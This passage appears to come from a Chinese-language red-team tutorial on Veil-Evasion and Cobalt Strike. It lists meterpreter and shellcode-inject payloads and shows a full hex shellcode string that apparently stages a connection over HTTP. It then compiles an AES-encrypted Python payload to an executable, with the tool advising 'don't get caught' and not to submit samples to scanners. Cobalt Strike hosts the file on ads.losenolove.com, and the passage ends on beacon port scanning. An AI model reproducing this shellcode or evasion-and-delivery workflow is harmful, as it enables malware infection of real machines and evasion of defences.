

22) powershell/meterpreter/rev_tcp
23) powershell/shellcode_inject/download_virtual
24) powershell/shellcode_inject/psexec_virtual
25) powershell/shellcode_inject/virtual
26) python/meterpreter/bind_tcp
27) python/meterpreter/rev_http
28) python/meterpreter/rev_http_contained
29) python/meterpreter/rev_https
30) python/meterpreter/rev_https_contained
31) python/meterpreter/rev_tcp
32) python/shellcode_inject/aes_encrypt
33) python/shellcode_inject/aes_encrypt_HTTPKEY_Request
34) python/shellcode_inject/arc_encrypt
35) python/shellcode_inject/base64_substitution
36) python/shellcode_inject/des_encrypt
37) python/shellcode_inject/download_inject
38) python/shellcode_inject/flat
39) python/shellcode_inject/letter_substitution
40) python/shellcode_inject/pidinject
41) ruby/meterpreter/rev_http
42) ruby/meterpreter/rev_http_contained
43) ruby/meterpreter/rev_https
44) ruby/meterpreter/rev_https_contained
45) ruby/meterpreter/rev_tcp
46) ruby/shellcode_inject/base64
47) ruby/shellcode_inject/flat
[menu>>1]: use 32








复制刚生成的 veil 的 poc:



[>] Please enter the number of your choice: 2
[>] Please enter custom shellcode (one line, no quotes, \x00.. format): \xfc\xe8\x89\x00\x00\x00\x60\x89\xe
5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7
c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4
a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0
d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1
c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5
d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\xe8\x80\x00\x00\x00\x4d\x6f\x7a\x6
9\x6c\x6c\x61\x2f\x34\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x3
8\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x35\x2e\x31\x3b\x20\x54\x72\x69\x64\x65\x6e\x7
4\x2f\x34\x2e\x30\x3b\x20\x2e\x4e\x45\x54\x20\x43\x4c\x52\x20\x32\x2e\x30\x2e\x35\x30\x37\x32\x37\x29\x00\x5
8\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x5
8\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x00\x59\x31\xff\x57\x57\x57\x57\x51\x68\x3a\x5
6\x79\xa7\xff\xd5\xeb\x79\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x50\x00\x00\x00\x53\x50\x68\x57\x89\x9f\xc
6\xff\xd5\xeb\x62\x59\x31\xd2\x52\x68\x00\x02\x60\x84\x52\x52\x52\x51\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x8
9\xc6\x31\xff\x57\x57\x57\x57\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x74\x44\x31\xff\x85\xf6\x74\x04\x89\xf
9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x6
8\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00\x39\xc7\x74\xbc\x31\xff\xeb\x15\xeb\x49\xe8\x99\xff\xff\xff\x2
7\x70\x49\x4c\x58\x00\x00\x68\x56\xa2\xb5\xf0\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x6
8\x58\xa4\x53\xe5\xff\xd5\x93\x53\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x8
6\xc0\x74\xcd\x8b\x07\x01\xc3\x85\xc0\x75\xe5\x58\xc3\xe8\x37\xff\xff\xff\x61\x64\x73\x2e\x6c\x6f\x73\x65\x6


[>] Please enter the base name for output files (default is 'payload'): test
[?] How would you like to create your payload executable?
1 - Pyinstaller (default)
2 - Pwnstaller (obfuscated Pyinstaller loader)
3 - Py2Exe
[>] Please enter the number of your choice:


[?] How would you like to create your payload executable?
1 - Pyinstaller (default)
2 - Pwnstaller (obfuscated Pyinstaller loader)
3 - Py2Exe
[>] Please enter the number of your choice: 1


[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
[*] Executable written to: /usr/share/veil-output/compiled/test.exe
Language: python
Payload: python/shellcode_inject/aes_encrypt
Shellcode: custom
Required Options: COMPILE_TO_EXE=Y EXPIRE_PAYLOAD=X
INJECT_METHOD=Virtual USE_PYHERION=N
Payload File: /usr/share/veil-output/source/test.py
[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)
[>] Press any key to return to the main menu.



external
internal
user
computer
note
pid
last
Host File
Host a file through Cobalt Strike's web server
File:
/usr/share/veil-output/compiled/test.exe
Local URI:
/test.exe
Local Host:
ads.losenolove.com
Local Port:
80
Mime Type:
automatic
Launch
Help
Event Log X





端口扫描器


进入到 **[beacon]** -> **Explore** -> **Port Scanner**，以启动端口扫描工具。

